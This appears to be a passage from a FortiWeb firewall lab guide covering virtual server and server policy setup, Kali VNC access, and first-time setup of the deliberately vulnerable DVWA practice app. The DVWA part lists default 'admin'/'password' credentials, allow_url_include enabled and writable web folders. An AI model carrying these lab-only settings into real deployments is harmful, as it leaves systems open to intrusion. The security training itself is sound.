


Task 4: Create Virtual Server and IP


1. Now we will need to create the Virtual Server IP on which the Traffic destined for server pool member arrives. When FortiWeb receives traffic destined for a Virtual server it can then forward to its pool members.



2. Enter the name for the Virtual Server and click **OK**



3. Click Create new to now create the Virtual Server item.
4. The Virtual Server item can be an IP address of the interface or an IP other than the interface. In this case we will use the interface IP - Turn on the Radio button for **"Use interface IP"**, a drop down with interfaces will appear. Select **port1** as the interface for this Virtual Server item and click **OK**.




5. The Virtual Server for the Apache Server is now using the IP address of the Port1 Interface.




Tip

Note: This same Virtual Server will be used for multiple applications (server pool)




Task 5: Create Server Policy


1. We will now create a **Policy** to apply a protection profile to protect our application Server. First we will create one for JuiceShop then one for DVWA. Before creating a policy let's look at a few default protection profiles which are pre-configured on FortiWeb. The Inline Standard protection profile consists of **signatures** to protect against SQL injection, XSS and other generic attacks. Navigate to **Policy > Web Protection Profile**




- Now let's create a Server policy. Click on **Policy** > **Server Policy** > **Create New**. Input a name for the server policy, select **VirtualServer01** in Virtual Server and **JuiceShop_Server** in Server Pool which we created in the earlier steps from the drop down.
- Click **HTTP Service** and then click **Create**




- In the new screen fill as shown below and click **Ok**



5. Select the created HTTP Service. In this step we are **not** attaching the Protection profile. Click **OK**.



6. Now repeat the same steps to create a server policy for DVWA. For HTTP service, now we can use the HTTP default. At the end it should be like this:



Kali VNC

We are making a VM available for your use with VNC already installed (web based gui remote access). Here is how you access it.

1. Log into Kali using the public IP from Student Resources.

<https://kali-pip/vnc.html>

2. Accept certificate errors and proceed. When prompted, click **Connect**.
3. This will take you to the home screen of Kali
4. Please note there is a widget in the left side where you can use it as your clipboard, so you don't have to type all the commands.


DVWA

DVWA is one of the applications we are using for the tests, to access it for the first time:

1. You must have completed the Lab Preparation
2. Open in a web browser (from Kali VM is advised) <http://FortiWeb Public IP>



3. User: `admin` Password: `password`
4. Click **Login**
5. Scroll down and click **Create / Reset Database**



6. Wait to be redirected or click **Login**

PHP function display_errors: **Enabled**
PHP function display_startup_errors: **Disabled**
PHP function allow_url_include: **Enabled**
PHP function allow_url_fopen: **Enabled**
PHP module gd: **Installed**
PHP module mysql: **Installed**
PHP module pdo_mysql: **Installed**

Backend database: **MySQL/MariaDB**
Database username: **dvwa**
Database password: *********
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**

Writable folder /var/www/html/hackable/uploads/: **Yes**
Writable folder /var/www/html/config: **Yes**

Status in red, indicate there will be an issue when trying to complete some modules.

